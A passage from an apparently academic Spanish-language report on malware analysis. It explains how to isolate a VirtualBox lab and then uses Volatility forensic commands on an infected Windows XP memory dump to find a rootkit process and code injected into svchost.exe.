


Ilustración 6: Opción red.

Aquí tendremos diversas opciones y podremos desactivar los diferentes adaptadores que encontramos en esta ventana:




Ilustración 7: Deshabilitar adaptador.

También podremos seleccionar la opción dentro del adaptador de 'No conectado':




Ilustración 8: No conectar adaptador.

Una vez hecho esto, se deberá comprobar dentro de la máquina que no tenemos un adaptador de red, por lo que no obtenemos ninguna IP, o que al intentar comunicarnos con los posibles dispositivos de la red, además de con nuestro propio PC, no es posible realizar dicha comunicación.

```
s21@s21-VirtualBox:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
s21@s21-VirtualBox:~$ ping 8.8.8.8
ping: connect: La red es inaccesible
```

Ilustración 9: Comprobación conectividad.

Los pasos indicados anteriormente han servido para crear el entorno necesario para realizar el análisis del *malware*. Este tipo de entorno es muy flexible y permite que se pueda configurar de diferentes maneras, siempre y cuando se tenga la máxima cautela posible, para poder evitar así que otros dispositivos sean infectados.

Mode	VM→Host	VM←Host	VM1↔VM2	VM→Net/LAN	VM←Net/LAN
Host-only	+	+	+	–	–
Internal	–	–	+	–	–
Bridged	+	+	+	+	+
NAT	+	Port forward	–	+	Port forward
NATservice	+	Port forward	+	+	Port forward

Ilustración 10: Tipos de conectividad[14].

Si se desea realizar de otra forma, en la imagen anterior se pueden observar los diferentes tipos de comunicación que ofrecen los diversos modos que se pueden encontrar en el adaptador de la máquina virtual.

9.2. Herramienta Volatility

Entre la variedad de tipos de análisis posibles, en este caso, se ha optado por el análisis dinámico mediante la herramienta **Volatility**, debido a las ventajas que proporciona este tipo de análisis, como la posibilidad reducida de infección.

En este caso, se va a utilizar para analizar un archivo RAW (un archivo de memoria obtenido de un PC infectado), debido a las principales ventajas que ofrece respecto al resto de tipos de análisis.

Se comenzará el ejercicio comprobando que la herramienta Volatility funcione correctamente, puesto que con Python 3.0 en adelante da problemas en el código. Para evitar este error se debe usar una versión que este entre Python 2.7 y Python 2.9.

14 https://www.redeszone.net/tutoriales/redes-cable/configuracion-red-maquina-virtual-virtualbox/

9.3. Análisis dinámico

Después de haber instalado el *software* en el entorno seguro se procederá a analizar el *malware*. Para ello, como se comentó anteriormente, se ha utilizado un archivo con extensión RAW que contiene una muestra de memoria infectada por el *malware*.

Una vez comprobada la herramienta y con el archivo RAW en posesión, se ejecutará el primer comando de Volatility, el cual dará como resultado una serie de perfiles recomendados de Volatility que podrán ser utilizados.

Estos comandos se han ejecutado directamente desde la carpeta creada al instalar el Volatility.

- **python2 vol.py -f /ubicacionfichero/nombrefichero imageinfo**
  - **-f**: permite seleccionar una ubicación para el archivo deseado.

o

- **python2 *vol.py -f /ubicacionfichero/nombrefichero kdbgscan***

Este último comando proporcionará algo más de información, como se puede observar en la siguiente ilustración:


```
**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                    : 0x8054cde0
Offset (P)                    : 0x54cde0
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): WinXPSP3x86
Version64                     : 0x8054cdb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)     : 2600.xpsp.080413-2111
PsActiveProcessHead           : 0x80561358 (25 processes)
PsLoadedModuleList            : 0x8055b1c0 (104 modules)
KernelBase                    : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 1
KPCR                          : 0xffdff000 (CPU 0)

**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                    : 0x8054cde0
Offset (P)                    : 0x54cde0
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): WinXPSP2x86
Version64                     : 0x8054cdb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)     : 2600.xpsp.080413-2111
PsActiveProcessHead           : 0x80561358 (25 processes)
PsLoadedModuleList            : 0x8055b1c0 (104 modules)
KernelBase                    : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 1
KPCR                          : 0xffdff000 (CPU 0)
```

Ilustración 11: Comando kdbgscan.

En este caso, el perfil del PC infectado es el WinXPSP2x86, que permitirá observar los procesos que se ejecutaron en la máquina:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 pslist***
  - **--profile**: permite seleccionar el perfil que se desea usar.
  - **pslist**: muestra los procesos ejecutados en el archivo.




Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0x89c037f8	System	4	0	55	245	------	0		
0x89965020	smss.exe	368	4	3	19	------	0	2023-02-14 04:54:15 UTC+0000	
0x89a98da0	csrss.exe	592	368	11	321	0	0	2023-02-14 04:54:15 UTC+0000	
0x89a88da0	winlogon.exe	616	368	18	508	0	0	2023-02-14 04:54:15 UTC+0000	
0x89938998	services.exe	660	616	15	240	0	0	2023-02-14 04:54:15 UTC+0000	
0x89aa0020	lsass.exe	672	616	21	335	0	0	2023-02-14 04:54:15 UTC+0000	
0x89aaa3d8	VBoxService.exe	832	660	9	115	0	0	2023-02-14 04:54:15 UTC+0000	
0x89aab590	svchost.exe	880	660	21	295	0	0	2023-02-13 17:54:16 UTC+0000	
0x89a9f6f8	svchost.exe	968	660	10	244	0	0	2023-02-13 17:54:17 UTC+0000	
0x89730da0	svchost.exe	1060	660	51	1072	0	0	2023-02-13 17:54:17 UTC+0000	
0x897289a8	svchost.exe	1108	660	5	78	0	0	2023-02-13 17:54:17 UTC+0000	
0x899adda0	svchost.exe	1156	660	13	192	0	0	2023-02-13 17:54:17 UTC+0000	
0x89733938	explorer.exe	1484	1440	14	489	0	0	2023-02-13 17:54:18 UTC+0000	
0x897075d0	spoolsv.exe	1608	660	10	106	0	0	2023-02-13 17:54:18 UTC+0000	
0x89694388	wscntfy.exe	480	1060	1	28	0	0	2023-02-13 17:54:30 UTC+0000	
0x8969d2a0	alg.exe	540	660	5	102	0	0	2023-02-13 17:54:30 UTC+0000	
0x89982da0	VBoxTray.exe	376	1484	13	125	0	0	2023-02-13 17:54:30 UTC+0000	
0x8994a020	msmsgs.exe	636	1484	2	157	0	0	2023-02-13 17:54:30 UTC+0000	
0x89a0b2f0	taskmgr.exe	1880	1484	0	--------	0	0	2023-02-13 18:25:15 UTC+0000	2023-02-13 18:26:21 UTC+0000
0x899dd740	rootkit.exe	964	1484	0	--------	0	0	2023-02-13 18:25:26 UTC+0000	2023-02-13 18:25:26 UTC+0000
0x89a18da0	cmd.exe	1960	964	0	--------	0	0	2023-02-13 18:25:26 UTC+0000	2023-02-13 18:25:26 UTC+0000
0x896c5020	notepad.exe	528	1484	0	--------	0	0	2023-02-13 18:26:55 UTC+0000	2023-02-13 18:27:46 UTC+0000
0x89a0d180	notepad.exe	1432	1484	0	--------	0	0	2023-02-13 18:28:25 UTC+0000	2023-02-13 18:28:40 UTC+0000
0x899e6da0	notepad.exe	1444	1484	0	--------	0	0	2023-02-13 18:28:42 UTC+0000	2023-02-13 18:28:47 UTC+0000
0x89a0fda0	DumpIt.exe	276	1484	1	25	0	0	2023-02-13 18:29:08 UTC+0000	

Ilustración 12: Comando pslist.

Con el comando anterior se mostrará una lista con los procesos en ejecución de la máquina y los procesos terminados. Estos últimos se podrán observar, puesto que tendrán escrito texto en la columna "Exit".

Otro comando que puede facilitar la búsqueda de los procesos maliciosos es:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 pstree***
  - **pstree**: muestra los procesos que se han utilizado en el archivo junto a sus hijos.



Name	Pid	PPid	Thds	Hnds	Time
0x89c037f8:System	4	0	55	245	1970-01-01 00:00:00 UTC+0000
. 0x89965020:smss.exe	368	4	3	19	2023-02-14 04:54:15 UTC+0000
.. 0x89a98da0:csrss.exe	592	368	11	321	2023-02-14 04:54:15 UTC+0000
.. 0x89a88da0:winlogon.exe	616	368	18	508	2023-02-14 04:54:15 UTC+0000
... 0x89938998:services.exe	660	616	15	240	2023-02-14 04:54:15 UTC+0000
.... 0x899adda0:svchost.exe	1156	660	13	192	2023-02-13 17:54:17 UTC+0000
.... 0x8969d2a0:alg.exe	540	660	5	102	2023-02-13 17:54:30 UTC+0000
.... 0x89aab590:svchost.exe	880	660	21	295	2023-02-13 17:54:16 UTC+0000
.... 0x89730da0:svchost.exe	1060	660	51	1072	2023-02-13 17:54:17 UTC+0000
..... 0x89694388:wscntfy.exe	480	1060	1	28	2023-02-13 17:54:30 UTC+0000
.... 0x89a9f6f8:svchost.exe	968	660	10	244	2023-02-13 17:54:17 UTC+0000
.... 0x89aaa3d8:VBoxService.exe	832	660	9	115	2023-02-14 04:54:15 UTC+0000
.... 0x897075d0:spoolsv.exe	1608	660	10	106	2023-02-13 17:54:18 UTC+0000
.... 0x897289a8:svchost.exe	1108	660	5	78	2023-02-13 17:54:17 UTC+0000
... 0x89aa0020:lsass.exe	672	616	21	335	2023-02-14 04:54:15 UTC+0000
0x89733938:explorer.exe	1484	1440	14	489	2023-02-13 17:54:18 UTC+0000
. 0x896c5020:notepad.exe	528	1484	0	------	2023-02-13 18:26:55 UTC+0000
. 0x89a0d180:notepad.exe	1432	1484	0	------	2023-02-13 18:28:25 UTC+0000
. 0x899dd740:rootkit.exe	964	1484	0	------	2023-02-13 18:25:26 UTC+0000
.. 0x89a18da0:cmd.exe	1960	964	0	------	2023-02-13 18:25:26 UTC+0000
. 0x89a0b2f0:taskmgr.exe	1880	1484	0	------	2023-02-13 18:25:15 UTC+0000
. 0x899e6da0:notepad.exe	1444	1484	0	------	2023-02-13 18:28:42 UTC+0000
. 0x89982da0:VBoxTray.exe	376	1484	13	125	2023-02-13 17:54:30 UTC+0000
. 0x89a0fda0:DumpIt.exe	276	1484	1	25	2023-02-13 18:29:08 UTC+0000
. 0x8994a020:msmsgs.exe	636	1484	2	157	2023-02-13 17:54:30 UTC+0000

Ilustración 13: Comando pstree.

Este comando proporcionará el mismo listado que el "pslist", pero, además, se podrá observar qué procesos dependen de cuál. En este caso, se observa que un proceso extraño está en funcionamiento y que, además, está ejecutando el proceso "cmd.exe" como su hijo. Al buscar información en Internet acerca de este proceso, podemos observar

que es un tipo de *malware*, el cual permite a los atacantes acceder al dispositivo y hacerse con el control de este, por lo que ya se ha descubierto que el sistema está comprometido.

Ahora se comenzará a investigar por dónde se ha producido la intrusión. Para ello, se ejecutará el siguiente comando:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 malfind***
  - **malfind**: busca posibles inyecciones de código, incluyendo DLL (biblioteca de enlace dinámico) y otras técnicas de inyección de código en memoria.

```
Process: winlogon.exe Pid: 616 Address: 0x62220000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 4, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x0000000062220000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0000000062220010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0000000062220020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0000000062220030  00 00 00 00 2a 00 2a 00 01 00 00 00 00 00 00 00   ....*.*.........


Process: svchost.exe Pid: 880 Address: 0x980000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 9, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x0000000000980000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x0000000000980010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x0000000000980020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0000000000980030  00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00   ................
```

Ilustración 14: Comando malfind.

Esto lista una serie de procesos, pero el que interesa, en este caso, es el "svchost.exe", el cual muestra que tiene un Vad Tag "PAGE_EXECUTE_READWRITE", que nos indica que es susceptible a la inyección de código y, además, tiene caracteres escritos que indican que se ha modificado el archivo para ser un ejecutable (el MZ es el *magic number* de un archivo ejecutable).

Para verificar que estamos en lo cierto, se puede descargar el proceso y enviarlo a una página web que nos lo analice, como Virus Total[15], con el siguiente comando:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 malfind -p 880 -D ./***
  - **-p**: permite seleccionar el Pid (Process id) del proceso deseado.
  - **-D**: permite volcar la información en la ubicación indicada a continuación.

Este comando descargará el archivo en el directorio en el cual se esté trabajando, y con esto se podrá subir el archivo creado a VirusTotal y analizarlo.

Se continuará con el análisis para observar a que ha podido acceder este proceso mediante el comando:

15 https://www.virustotal.com/gui/home/upload

- **python2** ***vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 handles -p 880 -t File***
  - **handles**: permite obtener las relaciones entre procesos, identificar archivos abiertos y conexiones de red y localizar procesos ocultos o maliciosos.
  - **-t**: permite seleccionar el tipo de archivo que se desea buscar.

```
Offset(V)     Pid     Handle     Access Type            Details
---------- ------ ---------- ---------- ---------------- -------
0x89a28890    880        0xc   0x100020 File            \Device\HarddiskVolume1\WINDOWS\system32
0x89a1a6f8    880       0x50   0x100001 File            \Device\KsecDD
0x89937358    880       0x68   0x100020 File            \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-w
w_35d4ce83
0x899d0250    880       0xbc   0x12019f File            \Device\NamedPipe\net\NtControlPipe2
0x89a17a50    880      0x100   0x100000 File            \Device\Dfs
0x89732cb8    880      0x158   0x12019f File            \Device\NamedPipe\lsarpc
0x8969fee0    880      0x274   0x12019f File            \Device\Termdd
0x89ab3478    880      0x294   0x12019f File            \Device\Termdd
0x89ab3978    880      0x29c   0x12019f File            \Device\Termdd
0x896bcd18    880      0x2b8   0x12019f File            \Device\NamedPipe\Ctx_WinStation_API_service
0x8997a248    880      0x2bc   0x12019f File            \Device\NamedPipe\Ctx_WinStation_API_service
0x899a24b0    880      0x304   0x12019f File            \Device\Termdd
0x89a00f90    880      0x33c   0x12019f File            \Device\{9DD6AFA1-8646-4720-836B-EDCB10858644}
0x89af0cf0    880      0x340   0x12019f File            \Device\HarddiskVolume1\WINDOWS\system32\drivers\str.sys
0x89993f90    880      0x3d8   0x100020 File            \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-w
w_35d4ce83
0x89958b78    880      0x3e4   0x12019f File            \Device\HarddiskVolume1\WINDOWS\system32\config\systemprofile\Local Settings\Temporary Internet Files\Content.I
E5\index.dat
0x899fe2e0    880      0x3f8   0x12019f File            \Device\HarddiskVolume1\WINDOWS\system32\config\systemprofile\Cookies\index.dat
0x89a492e8    880      0x400   0x12019f File            \Device\HarddiskVolume1\WINDOWS\system32\config\systemprofile\Local Settings\History\History.IE5\index.dat
0x896811d8    880      0x424   0x100020 File            \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-w
w_35d4ce83
0x89bbc028    880      0x488   0x100020 File            \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-w
w_35d4ce83
0x89999980    880      0x4a8   0x1200a0 File            \Device\NetBT_Tcpip_{B35F0A5F-EBC3-4B5D-800D-7C1B64B30F14}
```

Ilustración 15: Comando handlers.

En este caso, se ha utilizado el tipo de archivo “-t File” para que únicamente muestre las carpetas a las que ha accedido. Además, se puede observar que existe una carpeta un tanto sospechosa, por lo que se continuará con un análisis de los pasos que ha ido siguiendo este proceso con el siguiente comando:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 ldrmodules -p 880***
  - **ldrmodules**: muestra los archivos DLL a los que ha accedido.

```
Pid      Process              Base       InLoad InInit InMem MappedPath
-------- -------------------- ---------- ------ ------ ----- ----------
     880 svchost.exe          0x6f880000 True   True   True  \WINDOWS\AppPatch\AcGenral.dll
     880 svchost.exe          0x01000000 True   False  True  \WINDOWS\system32\svchost.exe
     880 svchost.exe          0x77f60000 True   True   True  \WINDOWS\system32\shlwapi.dll
     880 svchost.exe          0x74f70000 True   True   True  \WINDOWS\system32\icaapi.dll
     880 svchost.exe          0x76f60000 True   True   True  \WINDOWS\system32\wldap32.dll
     880 svchost.exe          0x77c00000 True   True   True  \WINDOWS\system32\version.dll
     880 svchost.exe          0x5ad70000 True   True   True  \WINDOWS\system32\uxtheme.dll
     880 svchost.exe          0x76e80000 True   True   True  \WINDOWS\system32\rtutils.dll
     880 svchost.exe          0x771b0000 True   True   True  \WINDOWS\system32\wininet.dll
     880 svchost.exe          0x76c90000 True   True   True  \WINDOWS\system32\imagehlp.dll
     880 svchost.exe          0x76bc0000 True   True   True  \WINDOWS\system32\regapi.dll
     880 svchost.exe          0x77dd0000 True   True   True  \WINDOWS\system32\advapi32.dll
     880 svchost.exe          0x76f20000 True   True   True  \WINDOWS\system32\dnsapi.dll
     880 svchost.exe          0x77be0000 True   True   True  \WINDOWS\system32\msacm32.dll
     880 svchost.exe          0x7e1e0000 True   True   True  \WINDOWS\system32\urlmon.dll
     880 svchost.exe          0x68000000 True   True   True  \WINDOWS\system32\rsaenh.dll
     880 svchost.exe          0x722b0000 True   True   True  \WINDOWS\system32\sensapi.dll
     880 svchost.exe          0x76e10000 True   True   True  \WINDOWS\system32\adsldpc.dll
     880 svchost.exe          0x76b40000 True   True   True  \WINDOWS\system32\winmm.dll
     880 svchost.exe          0x773d0000 True   True   True  \WINDOWS\WinSxS\x86_Microsoft.Windows
.dll
     880 svchost.exe          0x71a50000 True   True   True  \WINDOWS\system32\mswsock.dll
     880 svchost.exe          0x5b860000 True   True   True  \WINDOWS\system32\netapi32.dll
     880 svchost.exe          0x00670000 True   True   True  \WINDOWS\system32\xpsp2res.dll
     880 svchost.exe          0x76e90000 True   True   True  \WINDOWS\system32\rasman.dll
```

Ilustración 16: Comando ldrmodules.

Una forma sencilla de obtener el resultado sin tener que analizar y encontrar entre todas las DLL es utilizar el comando anterior, pero añadiéndole lo siguiente:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 ldrmodules -p 880 | grep -i false***
  - **grep**: permite seleccionar un texto deseado.
  - **-i**: permite buscar la información deseada sin necesidad de especificar mayúsculas o minúsculas.




Ilustración 17: Comando ldrmodules+grep.

